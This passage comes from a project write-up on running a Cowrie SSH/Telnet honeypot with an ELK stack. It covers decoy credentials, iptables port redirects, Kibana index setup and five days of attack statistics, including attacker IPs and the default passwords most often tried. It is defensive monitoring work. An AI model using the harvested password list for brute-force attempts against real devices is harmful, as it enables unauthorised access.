
In Cowrie, **fs.pickle** stores the serialized/permanent state of the honeypot’s file system, which will persist across restarts. Using **./fsctl ~/cowrie/share/cowrie/fs.pickle**, new directories were created with **fs.pickle**, with the names of new user accounts that were previously added to the passwd file, to create a more realistic server.




```
moorie@cowrie:~/cowrie/bin$ pwd && ls
/home/moorie/cowrie/bin
asciinema  cowrie  createdynamicprocess  createfs  fsctl  playlog
moorie@cowrie:~/cowrie/bin$ ./fsctl /home/moorie/cowrie/share/cowrie/fs.pickle
/home/moorie/cowrie/share/cowrie/fs.pickle

Kippo/Cowrie file system interactive editor
Donovan Hubbard, Douglas Hubbard, March 2013
Type 'help' for help

fs.pickle:/$ pwd
/
fs.pickle:/$ cd home
fs.pickle:/home$ ls
daisy/
guest/
kali/
fs.pickle:/home$ 
```

2.2.3.5 Adjusting Cowrie – 'cowrie/etc/userdb.txt'

The file userdb.txt specifies the list of username(s) and password(s) allowed to gain access into the honeypot, to authenticate attackers into the system. In this project, very weak usernames '**root**' and '**admin**' were set with the respective passwords of '**a1b2c3d4!!!**' and '**Passw0rd456**'.




```
moorie@cowrie:~/cowrie/etc$ pwd && ls
/home/moorie/cowrie/etc
cowrie.cfg  cowrie.cfg.dist  userdb.example  userdb.txt
moorie@cowrie:~/cowrie/etc$ nano userdb.txt
```



```
  GNU nano 6.2                                  userdb.txt
# Example userdb.txt
# This file may be copied to etc/userdb.txt.
# If etc/userdb.txt is not present, built-in defaults will be used.
#
# ':' separated fields, file is processed line for line
# processing will stop on first match
#
# Field #1 contains the username
# Field #2 is currently unused
# Field #3 contains the password
# '*' for any username or password
# '!' at the start of a password will not grant this password access
# '/' can be used to write a regular expression
#
root:x:a1b2c3d4!!!
admin:x:Passw0rd456
```

2.2.3.6 Firewall Rules for Cowrie Honeypot

Thereafter, new firewall rules were added, to direct external traffic from open ports 22 (where attacker assumes is the default SSH server) and 23 (where attacker assumes is the default Telnet server), towards Cowrie's listening ports 2222 (Cowrie's SSH) and 2223 (Cowrie's Telnet) respectively:




```
root@cowrie:~# iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
root@cowrie:~# iptables -t nat -A PREROUTING -p tcp --dport 23 -j REDIRECT --to-port 2223
root@cowrie:~# iptables -t nat -L -n -v
Chain PREROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 REDIRECT   tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:22 redir ports 2222
    0     0 REDIRECT   tcp  --  *      *       0.0.0.0/0            0.0.0.0/0            tcp dpt:23 redir ports 2223

Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain POSTROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
root@cowrie:~# 
```

- **iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222**
- **iptables -t nat -A PREROUTING -p tcp --dport 23 -j REDIRECT --to-port 2223**

2.2.3.6 Final Checks on Cowrie Honeypot


Final checks on Cowrie were performed to ensure that the honeypot can run smoothly:



```
(cowrie-env) moorie@cowrie:~/cowrie/etc$ /home/moorie/cowrie/bin/cowrie start

Join the Cowrie community at: https://www.cowrie.org/slack/

Using activated Python virtual environment "/home/moorie/cowrie/cowrie-env"
Starting cowrie: [twistd  --umask=0022 --pidfile=var/run/cowrie.pid --logger cowrie.python.logfile.lo
/home/moorie/cowrie/cowrie-env/lib/python3.10/site-packages/twisted/conch/ssh/transport.py:106: Crypt
ecated and will be removed in a future release
  b"blowfish-cbc": (algorithms.Blowfish, 16, modes.CBC),
/home/moorie/cowrie/cowrie-env/lib/python3.10/site-packages/twisted/conch/ssh/transport.py:110: Crypt
ted and will be removed in a future release
  b"cast128-cbc": (algorithms.CAST5, 16, modes.CBC),
/home/moorie/cowrie/cowrie-env/lib/python3.10/site-packages/twisted/conch/ssh/transport.py:115: Crypt
ecated and will be removed in a future release
  b"blowfish-ctr": (algorithms.Blowfish, 16, modes.CTR),
/home/moorie/cowrie/cowrie-env/lib/python3.10/site-packages/twisted/conch/ssh/transport.py:116: Crypt
ted and will be removed in a future release
  b"cast128-ctr": (algorithms.CAST5, 16, modes.CTR),
(cowrie-env) moorie@cowrie:~/cowrie/etc$ netstat -tanp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:777             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2223            0.0.0.0:*               LISTEN      11066/python
tcp        0      0 0.0.0.0:2222            0.0.0.0:*               LISTEN      11066/python
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0     52 167.99.66.65:22         58.182.138.83:64102     ESTABLISHED -
tcp6       0      0 :::777                  :::*                    LISTEN      -
(cowrie-env) moorie@cowrie:~/cowrie/etc$ /home/moorie/cowrie/bin/cowrie status
cowrie is running (PID: 11066).
(cowrie-env) moorie@cowrie:~/cowrie/etc$ /home/moorie/cowrie/bin/cowrie stop
Stopping cowrie...
(cowrie-env) moorie@cowrie:~/cowrie/etc$ /home/moorie/cowrie/bin/cowrie status
cowrie is not running.
(cowrie-env) moorie@cowrie:~/cowrie/etc$ 
```

- **netstat -tanp:** Showed that Ports 2222 (Cowrie's SSH) and 2223 (Cowrie's Telnet) were listening. Port 777 (Administrative SSH Port) was also listening.
- **~/cowrie/bin/cowrie start:** Start Cowrie service.
- **~/cowrie/bin/cowrie stop:** Stop Cowrie service.
- **~/cowrie/bin/cowrie status:** Check the status of Cowrie service.

Concurrently, the live logs were analyzed to ascertain that the Cowrie honeypot was ready to accept both incoming SSH and Telnet connections:



```
moorie@cowrie:/var/log/cowrie$ tail -f cowrie.log
2024-06-15T16:45:08.030740Z [-] Cowrie Version 2.5.0
2024-06-15T16:45:08.032634Z [-] Loaded output engine: jsonlog
2024-06-15T16:45:08.034586Z [twisted.scripts._twistd_unix.UnixAppLogger#info] twistd 24.3.0 (/home/moorie/cowrie/cowrie-env/bin/pyth
on 3.10.12) starting up.
2024-06-15T16:45:08.034713Z [twisted.scripts._twistd_unix.UnixAppLogger#info] reactor class: twisted.internet.epollreactor.EPollReac
tor.
2024-06-15T16:45:08.042176Z [-] CowrieSSHFactory starting on 2222
2024-06-15T16:45:08.043045Z [cowrie.ssh.factory.CowrieSSHFactory#info] Starting factory <cowrie.ssh.factory.CowrieSSHFactory object
at 0x7fed538c94e0>
2024-06-15T16:45:08.096432Z [-] Ready to accept SSH connections
2024-06-15T16:45:08.097305Z [-] HoneyPotTelnetFactory starting on 2223
2024-06-15T16:45:08.097461Z [cowrie.telnet.factory.HoneyPotTelnetFactory#info] Starting factory <cowrie.telnet.factory.HoneyPotTelne
tFactory object at 0x7fed538c95a0>
2024-06-15T16:45:08.097742Z [-] Ready to accept Telnet connections
```

- **~tail -f /var/log/cowrie:** Showed that both Cowrie's SSH and Telnet services were ready to accept incoming connections.


2.3 Kibana Logs & Dashboard

As both the ELK stack and Cowrie honeypot was up and running, the 'attackers' on the internet started making attempts at logging into both the Cowrie's SSH and Telnet servers. Both servers were left open for 5 days. The log data was ingested by Logstash and sent to Elasticsearch, then visualized on Kibana. After analyzing the logs on Kibana, several adjustments were made.

2.3.1 Kibana Index Template

Navigating to **Stack Management/Index Management/Legacy index templates/Create legacy template**, a new index template was created and named as '**cowrie-ecs**'.


- **ecs** is known as Elastic Common Schema, which is a way that Elasticsearch performs log mapping.
- In logging in general, there is another commonly-used format known as the **cef** – Common Event Format.



Legacy index templates

⚠ Legacy index templates are deprecated in favor of composable index templates
Learn more.

□	Name ↑	Index patterns	ILM policy	Content	Actions
□	cowrie-ecs	cowrie-ecs		M S A	···




cowrie-ecs

Index pattern
cowrie-ecs

ILM policy
None

Order
200

Version
None




cowrie-ecs

```
{
  "index": {
    "lifecycle": {
      "rollover_alias": "cowrie-ecs"
    },
    "number_of_replicas": "0"
  }
}
```

2.3.2 Kibana Dev Tools

Under **Management/Dev Tools**, the following code was appended and executed:




```
GET _search
{
  "query": {
    "match_all": {}
  }
}

PUT cowrie-ecs-000001
{
  "aliases": {
    "cowrie-ecs": {
      "is_write_index": true
    }
  }
}

POST cowrie-ecs/_rollover
```

- **PUT cowrie-ecs-000001 {}:** A bootstrapping index was created. This ensures whatever data entering via the earlier-created index template '**cowrie.ecs**', will be directed and stored into the index titled '**cowrie-ecs-000001**'.
    - Normally, as more log data comes in and as an index grows, new data will be redirected into incremental indices. For example, 'cowrie-ecs-000002' and then, 'cowrie-ecs-000003'. These can be defined using Index Lifecycle Policies, to ensure that indices grow properly after preset logging thresholds. However, for this project, because no Index Lifecycle Policies were implemented, the log data will always be fed to the index '**cowrie-ecs-000001**'.
- **POST cowrie-ecs/_rollover:** For exploration sake, this command was added in attempts to manually simulate the growing of the index '**cowrie-ecs-000001**', by manually 'rolling over' log data into '**cowrie-ecs-000002**' (instead of relying on an Index Lifecycle Policy).

2.3.3 Kibana Index Patterns

In Kibana, index patterns are required to be set up, in order to view log data displayed under **Analytics/Discover**. Under Stack Management/Index Patterns, the ‘**cowrie-ecs-***’ was configured. The wildcard states that any log data located within indices starting with ‘cowrie-ecs-‘ will be made viewable under **Analytics/Discover**.



cowrie-ecs-*

Time field: '@timestamp' Default


View and edit fields in **cowrie-ecs-***. Field attributes, such as type and searchability, are based on field mappings in Elasticsearch.

Fields (78) Scripted fields (0) Field filters (0)

Name ↑	Type	Format	Searchable	Aggregatable	Excluded
@timestamp	date		●	●	
@version	text		●		
@version.keyword	keyword		●	●	
_id	_id		●	●	
_index	_index		●	●	
_score					
_source	_source				
_type	_type		●	●	
arch	text		●		
arch.keyword	keyword		●	●	

2.3.4 Kibana Dashboard

After the 5 days of running both Cowrie’s SSH and Telnet servers, log data were gathered and analyzed on Kibana under **Analytics/Discover**. The filter **NOT src_ip is one of <my own homes’ public IP addresses>** removed my own login attempts to Cowrie’s SSH and Telnet servers. Key field names were identified and observed using a sample size of 500 latest log entries shown below.



Jun 10, 2024 @ 00:00:00.0 → Jun 15, 2024 @ 23:59:59.9


NOT src_ip: is one of [redacted]

581,456 hits

Jun 10, 2024 @ 00:00:00.000 - Jun 15, 2024 @ 23:59:59.999

Time ↓	src_ip	username	password	eventid	message	protocol
Jun 15, 2024 @ 13:25:02.428	119.172.156.28	-	-	cowrie.session.closed	Connection lost after 12 seconds	-
Jun 15, 2024 @ 13:24:54.962	186.149.199.66	-	-	cowrie.session.closed	Connection lost after 13 seconds	-
Jun 15, 2024 @ 13:24:54.437	180.101.88.252	-	-	cowrie.session.closed	Connection lost after 11 seconds	-

- src_ip




src_ip

Top 5 values

180.101.88.252	75.4%	⊕	⊖
130.105.139.249	4.2%	⊕	⊖
167.172.108.227	4.0%	⊕	⊖
59.126.120.220	3.8%	⊕	⊖
162.154.191.67	2.4%	⊕	⊖

Exists in 500 / 500 records

- username




username

Top 5 values

root	93.0%	⊕	⊖
admin	3.9%	⊕	⊖
hikvision	0.4%	⊕	⊖
service	0.4%	⊕	⊖
tech	0.4%	⊕	⊖

Exists in 228 / 500 records

- password




password

Top 5 values

xc3511	2.9%	⊕	⊖
Pon521	1.9%	⊕	⊖
default	1.4%	⊕	⊖
12345	1.4%	⊕	⊖
smcadmin	1.0%	⊕	⊖

Exists in 208 / 500 records

- eventid




eventid

Top 5 values

cowrie.login.failed	41.6%	⊕	⊖
cowrie.session.closed	15.4%	⊕	⊖
cowrie.session.connect	15.2%	⊕	⊖
cowrie.client.version	12.8%	⊕	⊖
cowrie.client.kex	11.0%	⊕	⊖

Exists in 500 / 500 records

- message




message

Top 5 values

Remote SSH version: SSH-2....	11.2%
SSH client hassh fingerprint: ...	11.0%
Connection lost after 6 secon...	3.2%
Connection lost after 7 secon...	2.8%
public key attempt for user ro...	2.0%

Exists in 500 / 500 records

- protocol



protocol


Top 5 values

ssh	85.5%
telnet	14.5%


Exists in 76 / 500 records

By studying the above-shown results, the following Kibana Dashboard was created, to further breakdown and visualize the findings/relationships between the different fields. Based on the log entries accumulated across the 5 days, the following trends/takeaways were made:


a. The count of login failures were plotted across the full 5 days. It was observed that there were peak login failures recorded during the following timings:



- Between 12th June at 7pm to 13th June at 9am, with a record 11,318 failed login attempts made within a single hour.
    - By narrowing down to the time range of concern, and filtering for source IP addresses with protocol (SSH versus Telnet), it was observed that a single IP address 182.92.184.146 was responsible for majority of the failed login attempts to the Cowrie SSH server, likely through bruteforcing.




- Between 14th June at 5pm to 15th June at 2am, with a record 33,363 failed login attempts made within a single hour.
  - By narrowing down to the time range of concern, and filtering for source IP addresses with protocol (SSH versus Telnet), it was observed that a single IP address 123.231.151.253 was responsible for majority of the failed login attempts to the Cowrie SSH server, likely through bruteforcing, given the frequency of login attempts made a close mini-second intervals.




- In response, new firewall rules can be created to specifically block any incoming connections from both IP addresses 182.92.184.146 and 123.231.151.253 across all ports and services. Security alerts can also be created on Kibana to alert on any incoming connections from these IP addresses.

